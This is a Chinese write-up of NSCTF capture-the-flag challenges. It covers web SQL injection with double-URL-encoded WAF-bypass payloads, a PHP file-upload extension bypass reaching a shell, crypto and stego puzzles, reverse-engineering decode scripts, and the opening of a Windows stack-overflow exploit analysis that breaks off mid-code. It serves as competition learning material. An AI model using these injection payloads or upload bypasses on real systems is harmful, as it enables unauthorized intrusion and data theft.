     foreach($$method as $key=>$value){
          unset($$key);
     }
}

function clear($string){
  //枴欐檄枴囝护鍑芥暄鎷
}

$username = isset($_REQUEST['username']) ? clear($_REQUEST['username']) : die('Please enter in a username.');
$password = isset($_REQUEST['password']) ? clear($_REQUEST['password']) : die('Please enter in a password.');

if($_CONFIG['Security']){
     $username=preg_replace('#[^a-z0-9_-]#i','',$username);
     $password=preg_replace('#[^a-z0-9_-]#i','',$password);

}

if (is_array($username)){
  foreach ($username as $key => $value) {
    $username[$key] = $value;
  }
}

$query='SELECT * FROM users WHERE user=\''.$username[0].'\' AND password=\''.$password.'\';';

$result=mysql_query($query);

if($result && mysql_num_rows($result) > 1){
  echo'Success ! ';
  exit();
}
```

图 1-1-34

首先需要绕过的是一个正则，由$_CONFIG[‘Security’]控制，在对其赋值之后，有一段

unset 语句 ,所以只需要在传参的时候 ,传入_CONFIG 就可以 unset 掉全局变量$_CONFIG 数组，使得正则无效。然后就是绕过 clean 函数，要想查询记录数>1，就必须截断单引号，最后尝试得到的正确姿势，如图 1-1-35：




图 1-1-35

而如果是以 username[0]传入就会过滤，如图 1-1-36：




图 1-1-36

所以得到最终 flag：NSCTF_adf0ff1eb152b1e3398ba4523fc713f

Web350 SQLI

题目如图 1-1-37：

http://www.nsctf.net:8000/fa81bb665474f11c025b5355582af315/web/12/

图 1-1-37

这个题目可以控制的 POST 参数有两个：username 和 filtername，刚开始一直没理解第二个参数是干嘛的。直接给 username 传个’ 会被反斜线，如图 1-1-38：

图 1-1-38

然后偶然中发现，用 URL 两次编码就可以绕过了，如图 1-1-39：

图 1-1-39

然后先构造一个可以出数据的 payload，如图 1-1-40：

```
username=1%25%32%37||%25%32%301=1%25%32%30--%25%32%30&filtername=\&Submit=%E6%8F%90%E4%BA%A4
```

图 1-1-40

然后尝试注入的时候就被拦截了，如图 1-1-41：

```
username=1%25%32%37%26%26%2525%32%301=2%25%32%30UuNion%25%32%30SselEct%25%32%30--%25%32%30&filtername=\&Submit=%E6%8F%90%E4%BA%A4
```

图 1-1-41

郁闷中翻了翻宫老师写的 SSCTF 题解，提到了<>被过滤后绕过对关键字的过滤，于是明白第二个参数是帮助绕 WAF 的，如图 1-1-42：

```
username=admi<n%25%32%37%25%32%30an<d%25%32%30exist<s(s<elect%25%32%30flag%25%32%30from%25%32%30flag)%25%32%30--%25%32%30&filtername=<&Submit=%E6%8F%90%E4%BA%A4
```




图 1-1-42

猜到表名和列名后，用 BOOL 型盲注 payload，利用 burpsuite 跑一下，如图 1-1-43：




图 1-1-43

最后跑出来 Flag：nsctf_98c5bf58e35877fc76ce03f0f01327c5

（比较蠢的是，最开始没发现 flag 表，把 user 表内容整个拖了一遍，QAQ。以及后来发现貌似可以 Union 注入！）

Web400 File Upload

题目如图 1-1-44~图 1-1-45：

http://www.nsctf.net:8001/fa81bb665474f11c025b5355582af315/web/11/

图 1-1-44




图 1-1-45

上传.php，发现被重命名，这里先是对 ph*形式进行了 fuzz，写入<?php phpinfo()?>，

发现为 pht 的时候，竟然解析了，如图 1-1-46：




图 1-1-46

然后就这样拿到了 flag：NSCTF_8f0fc74ddf786103ed56d20af3bf2697

后来上交了 shell 之后，题目略微有了修改，重新 fuzz，发现传.php5 的时候，会出现，如图 1-1-47：

图 1-1-47

好吧，开两个脚本，一个写 php5 一个访问，果然得到了想要的，如图 1-1-48：




图 1-1-48

当然也可以 getshell 啦，不过题目后来迁移了，没什么用了。

Crypto50 神奇的字符串

题目如图 1-1-49：

小绿在学习了抓包技术后，在局域网中抓到了这样一串神秘的字符串：
U2FsdGVkX1+qtU8KEGmMJwGgKcPUK3XBTdM+KhNRLHSCQL2nSXaW8++yBUkSylRp
请帮帮小绿

图 1-1-49

搜索在线 AES 解密：

http://www.idgui.com/AES/?|m||m|U2FsdGVkX1+qtU8KEGmMJwGgKcPUK3XBTdM

+KhNRLHSCQL2nSXaW8++yBUkSylRp，如图 1-1-50：




图 1-1-50

看来还需要进行移位，如图 1-1-51：

图 1-1-51

得到最后的 Flag：NSCTF_Rot_EnCryption

Crypto100 神奇的图片

题目如图 1-1-52：

小绿从网上找到一张神奇的图片
据说图片中有好东西
你能找到它吗？

oddpic.jpg

图 1-1-52

文件尾巴被加了一张图片，foremost 提取出来就有 flag 了，如图 1-1-53：

falg{NSCTF_e6532a34928a3d1dadd0b049d5a3cc57}

图 1-1-53

呃，貌似发现了什么。本题 Flag：NSCTF_e6532a34928a3d1dadd0b049d5a3cc57

Crypto200 神秘的图片+10086

题目如图 1-1-54：

小绿在黑进一台服务器后，在root文件夹下找到了一张图片，据说图片中有root的密码
您能帮他找到吗？

newnewnew.jpg

图 1-1-54

呃，stegsolve 看出一个二维码，如图 1-1-55：

图 1-1-55

Dump 下来写脚本发色一下，扫到 Flag，如图 1-1-56：

图 1-1-56

本题 Flag：NSCTF_Qr_C0De

总结：

本次线上赛，给我带来最大收获的题目是逆向第四题 python 字节码的逆向和分析，花一下午把没有接触过的事情弄懂是一件很有成就感的事情。

小编注：这次的 ctf 有很多的思路和以前的是一样的，但是像绕过的这些的，多攒点还是不错的，希望大家可以看看 ctf 实际的题目，先做一下试试。附上网址 www.nsctf.net

（全文完）责任编辑：静默

第2节 NSCTF Write up Reverse 篇

作者：Azure

来自：绿盟科技

网址：http://www.nsfocus.com/

Reverse 100

程序运行后提示 please input ns-ctf password:要求输入密码，随便试了下错误，于是用 OD 和 IDA 分析。用 PEiD 查到发现加了 ASPack 2.12 的壳，这个壳比较简单，直接用 OllyDump 手动脱壳，虽然脱下的程序无法直接运行，但对解题没什么影响。这个壳的手动脱法很简单，在网上搜一下就能找到了。脱壳后看一下里面的字符串，如图 1-2-1：




图 1-2-1

长成这样，啥也不说直接先试试 nsF0cuS!x01 程序退出，得到 Flag，和里面的那个字符串一样：flag:{NSCTF_md5065ca>01??ab7e0f4>>a701c>cd17340}提交发现不对，于是打开 IDA 找到对应的位置看看，如图 1-2-2：

图 1-2-2

发现当 i>3 时会执行decode，那么就先输错三次吧，如图 1-2-3：




图 1-2-3

Flag：{NSCTF_md5712df97688fe0b7a399f076d9dc60437}

Reverse 250

没加壳，直接 IDA 打开，找到字符串 flag:{NSCTF_md57e0cad17016b0>?

45?f7c>0>4a>1c3a0}

查看引用找到 sub_401000()，看到有一段 decode 的代码。为了确定逻辑再往上走一层，

看到这里：

```
if ( v2 + v1 == 3 )
 result = sub_401000();
else
 result = MessageBoxA(0, "flag:{NSCTF_md57e0cad17016b0>?
45?f7c>0>4a>1c3a0}", "Flag", 0);
```

估计和上一题一个尿性，于是无视前边的逻辑直接 decode。回到 decode 的函数如下：

```
int sub_401000()
{
 char *v0; // eax@1
 CHAR Text; // [sp+0h] [bp-38h]@1
```

```
 char Dst; // [sp+1h] [bp-37h]@1
 char v4; // [sp+Fh] [bp-29h]@1
 Text = 0;
 memset(&Dst, 0, 0x30u);
 strncpy_s(&Text, 0x31u, "flag:{NSCTF_md57e0cad17016b0>?
45?f7c>0>4a>1c3a0}", 0x30u);
 v0 = &v4;
 // *v4 = "7e0cad17016b0>?45?f7c>0>4a>1c3a0}"
 if ( v4 != 125 )
 {
 do
 {
 *v0 ^= 7u;
 ++v0;
 }
 while ( *v0 != 125 );
 }
 return MessageBoxA(0, &Text, "Flag", 0);
}
```

Python 走起

```
a = "7e0cad17016b0>?45?f7c>0>4a>1c3a0"
out = ""
for i in a:
        out += chr(ord(i)^7)
print out
# 0b7dfc60761e798328a0d9793f96d4f7
```

Flag：{NSCTF_md50b7dfc60761e798328a0d9793f96d4f7}

当然也可以根据上一层函数的逻辑通过密码检测。经提醒灰色按钮可以直接用资源编辑器激活（欺负我不熟 WindowsT T）

Reverse 400

py2exe 的逆向。就在两周前有幸听到了@seaeast 师兄 AK Flareon2015 的分享，里面也有一道 py2exe 的逆向题，官方给出的 writeup 就是最好的参考资料：Challenge #3 Solution(http://down.jdsec.com/secbook-2/2015solution3.pdf)这里面最重要的部分就是用到了 PyInstaller Extractor 这个工具，下载来后直接执行 python pyinstxtractor.py

Revesre03.exe 可以得到源文件。打开 Revesre03.exe_extracted/Revesre03 就能够得到这道题目的源代码了：

```
data = \
"\x1c\x7a\x16\x77\x10\x2a\x51\x1f\x4c\x0f\x5b\x1d\x42\x2f
\x4b\x7e\x4a\x7a\x4a\x7b" +\
"\x49\x7f\x4a\x7f\x1e\x78\x4c\x75\x10\x28\x18\x2b\x48\x7e
\x46\x23\x12\x24\x11\x72" +\
"\x4b\x2e\x1b\x7e\x4f\x2b\x12\x76\x0b"
'''
char buf[] = "flag:{NSCTF_md5098f6bcd4621d373cade4e832627
b4f6}";
int _tmain(int argc, _TCHAR* argv[])
{
  printf("%d\n", strlen(buf));
  char key = '\x0b';
  buf[47] ^= key;
  for (int i = 1; i < 48; i++)
  {
  buf[48 - i - 1] ^= buf[48 - i];
  }
  return 0;
}
'''
print "Revese it?????????"
```

这是一段 Python 代码并嵌入了一段 C 的注释，buf 里的 flag 并不是真正的 flag。

将 C 语言提取出来编译运行发现 encode 之后的 buf 和上面的 data 很像 ,尤其是首尾是完全一样的，既然 encode(buf)=data，那么 decode(data)=buf，所以猜测对 data 进行逆向解码就是真正的 flag。解码很简单：

```
data = \
"\x1c\x7a\x16\x77\x10\x2a\x51\x1f\x4c\x0f\x5b\x1d\x42\x2f
\x4b\x7e\x4a\x7a\x4a\x7b" +\
"\x49\x7f\x4a\x7f\x1e\x78\x4c\x75\x10\x28\x18\x2b\x48\x7e
\x46\x23\x12\x24\x11\x72" +\
"\x4b\x2e\x1b\x7e\x4f\x2b\x12\x76\x0b"
flag = ""
for i in range(len(data)-1):
  flag += chr(ord(data[i]) ^ ord(data[i+1]))
```

```
print flag
```

flag：{NSCTF_md540012655af49e803c68e165c9e5e1d9d}

Reverse 500

这题一开始没做出来，后经 zw 的指点才补上，也在此感谢 zw 和大姐头的帮助。和上一道题一样都是 Python ,第一想法是去网上找 pyc 反编译的工具 根据推荐找到了 uncompyle，直接反编译报错如下：

```
Syntax error at or near `NOP' token at offset 0
# decompiled 0 files: 0 okay, 1 failed, 0 verify failed
# 2015.09.27 17:06:53 CST
```

那么看来是一个被损坏或者被处理过的 pyc，需要人工分析。参考了 Python2.6.2 的.pyc 文件格式（http://down.jdsec.com/secbook-2/Python 2.6.2 的.pdf）这篇文章，尝试人工反编译难度太大，注意到有一个 mtime 的文件头，在 import 的时候会比较这个 mtime 和相对应 Python 源文件的 mtime 是否一致 ,如果不一致的话会用源文件重新生成一份 pyc 覆盖。这样我就可以新建一个空的源文件，并修改其 mtime 使得可以直接导入该 pyc。遗憾的是这种方法并不正确，导入了函数以后无法顺利执行。回过头再看 uncompyle 的报错信息

```
ParserError: --- This code section failed: ---
0 NOP ''
1 LOAD_CONST "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x1
2%\x1d-"
4 LOAD_CONST "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x1
2%\x1d-"
7 NOP ''
8 LOAD_CONST "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x1
2%\x1d-"
11 LOAD_CONST 'I\x7fM(I{I\x7fJ.\x16wWcRj\x0e6\x0f
n'
14 BINARY_ADD ''
15 LOAD_CONST 'Zo\nn\x0fk\t1R7\x03g\x067\x00eUb\x
043'
18 BINARY_ADD ''
```

```
19 LOAD_CONST '\x014\x071Rr\x14x\x19~D?q"a5s,A%'
22 BINARY_ADD ''
23 LOAD_CONST "\x10'\x11uLyA%\x1d|DrFv\x12t\x11#B
&"
26 BINARY_ADD ''
27 LOAD_CONST 'GsKzK*O)\x1c%GuC>\x1e\x7f\x1b+\x19
*'
30 BINARY_ADD ''
31 LOAD_CONST '\x1e&\x14-\x1f/\x1axAqBq@yO-LtE}'
```

结果

```
Syntax error at or near `NOP' token at offset 0
# decompiled 0 files: 0 okay, 1 failed, 0 verify failed
```

可以看到是 NOP 指令的解析上出了问题 ,根据 Python 字节码指令集提供的列表找到 NOP 指令对应的 Bytecode 是 09 ,于是用二进制编辑软件打开 ,将对应位置的 09 随意修改为另一单字节码指令值，例如 01。根据报错信息以此定位 NOP 的位置，总共出现了 4 次，可用 09 64 以及 09 74 去定位。修改完了以后再尝试反编译依旧不行 ,于是换一个工具 pycdc（ https://github.com/zrax/pycdc ），就可以成功反编译得到如下代码：

```
# Source Generated with Decompyle++
# File: Reverse04_test.pyc (Python 2.7)
data = "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x12%\x1d-" + 'I\x
7fM(I{I\x7fJ.\x16wWcRj\xe6\xfn' + 'Zo\nn\xfk\t1R7\x3g\x67
\x0eUb\x43' + '\x14\x71Rr\x14x\x19~D?q"a5s,A%' + "\x10'\x
11uLyA%\x1d|DrFv\x12t\x11#B&" + 'GsKzK*O)\x1c%GuC>\x1e\x7
f\x1b+\x19*' + '\x1e&\x14-\x1f/\x1axAqBq@yO-LtE}' + '\x1b
,MuBp\x12'
import os
import sys
import struct
import cStringIO
import string
import dis
import marshal
import types
import random
count = 0
def reverse(string):
 return string[::-1]
```

```
data_list = list(reverse(data)[1:])
def decrpyt(c, key2):
 global count
 data_list[count] = c ^ key2
 count += 1
def GetFlag1():
 key = struct.unpack('B', data[len(data) - 8])[0]
 for c in data_list:
 if count == 0:
 decrpyt(struct.unpack('B', c)[0], key)
 continue
 key = struct.unpack('B', data[len(data) - 3])[0]
 decrpyt(struct.unpack('B', c)[0], key)
 for c in data_list[::-1]:
 print chr(c),
def GetFlag2():
 key = struct.unpack('B', data[len(data) - 11])[0]
 for c in data_list:
 if count == 0:
 decrpyt(struct.unpack('B', c)[0], key)
 continue
 key = struct.unpack('B', data[len(data) - 4 - cou
nt])[0]
 decrpyt(struct.unpack('B', c)[0], key)
 for c in data_list[::-1]:
 print chr(c),
def GetFlag3():
 key = struct.unpack('B', data[len(data) - 5])[0]
 for c in data_list:
 if count == 0:
 decrpyt(struct.unpack('B', c)[0], key)
 continue
 key = struct.unpack('B', data[len(data) - 2 - cou
nt])[0]
 decrpyt(struct.unpack('B', c)[0], key)
 for c in data_list[::-1]:
 print chr(c),
def GetFlag4():
 global count
 key = struct.unpack('B', data[len(data) - 1])[0]
 for c in data_list:
 if count == 0:
 decrpyt(struct.unpack('B', c)[0], key)
 continue
```

```
 key = struct.unpack('B', data[len(data) - 1 - cou
nt])[0]
 decrpyt(struct.unpack('B', c)[0], key)
 count = 0
 for c in data_list[::-1]:
 print chr(c),
def GetFlag5():
 key = struct.unpack('B', data[len(data) - 9])[0]
 for c in data_list:
 if count == 0:
 decrpyt(struct.unpack('B', c)[0], key)
 continue
 key = struct.unpack('B', data[len(data) - 3 -
 count])[0]
 decrpyt(struct.unpack('B', c)[0], key)
 for c in data_list[::-12]:
 print chr(c),
GetFlag1()
```

这里还有一个坑是 pycdc 在处理例如 0f aa 这样的指令时会变成\xfa\xa*这样，就会导致错位而解不出 flag。这个解决办法可以自己修改源码，也可以手动将 data 抠出来并去掉连接符。我抠出来的 data 是这样的：

```
data =
"4D2C1D2D187D45271E7A4E7E1B2A192B12251D2D497F4D28497B497F4A2E16775763526A0E3
60F6E5A6F0A6E0F6B0931523703670637006555620433013407315272147819 7E443F712261357
32C4125102711754C7941251D7C44724676127411234226477 34B7A4B2A4F291C254775433E1E
7F1B2B192A1E26142D1F2F1A784171427140794F2D4C74457D1B2C4D75427012".decode('hex')
```

用这个替换掉原来的 data 并依次尝试 5 个 GetFlag，最终在 GetFlag4 中得到 flag

Flag：{NSCTF_md576d958d8a8640dfe2ada4811aef59b26}

Exploit 1500 writeup

概述

这道题整个 Pwn 的过程包含了很多个步骤，把每一项分解开来不算很难，但是合在一起还是比较麻烦的。下面就简单地整理一下这整个 Exploit 的过程。

Operation System Windows XP SP3

Archtechture x86-32

Tools Ollydbg IDA Pro 6.6

text 0x400000

OEP 0X404333

静态分析

拿到文件后丢到 PEiD 里发现加了 ASPack 压缩壳，压缩壳脱起来没太大难度，但是我在脱壳方面也没有研究，先试着用工具脱，失败。那就放到 Ollydbg 里手动脱。虽然脱下来以后不能运行，但是足够让我以动态+静态的正确姿势进行漏洞分析。脱壳后的文件见 reExploit.exe。IDA 打开后发现是个服务端程序，顺着 listen,accept 等函数找到了程序的主线，我将其命名为 top 函数，并留意到了 ShellExecute 函数，很有可能对之后的命令执行有帮助，如图 1-2-4：

图 1-2-4

跟进 top 以后发现该服务接受三条指令，分别是 ENCRYPT,STATUS 和 EXIT。STATUS 和 EXIT 都没啥好说的，简单 Fuzz 一下 ENCRYPT 后发现直接断开，于是继续跟进，发现传入参数是输入字符串去掉开头 ENCRYPT 加空格这 8 个字符 ,而在函数内部发现传入的前两个字节是要加密的字符串长度，也就是说最多可以加密 0xffff 个字符。同时可以看到在这里分配了一个 0x200 的栈缓冲区 ,并且将缓冲区地址和长度一起作为参数传给了另一个函数(我将其命名为 encrypt)，而最重要的是长度要远大于栈空间，所以这里很有可能产生问题，

如图 1-2-5：

```
1 int __cdecl sub_4010C0(SOCKET s, int a2)
2 {
3   unsigned __int16 v2; // cx@1
4   char buf[4]; // [sp+10h] [bp-204h]@1
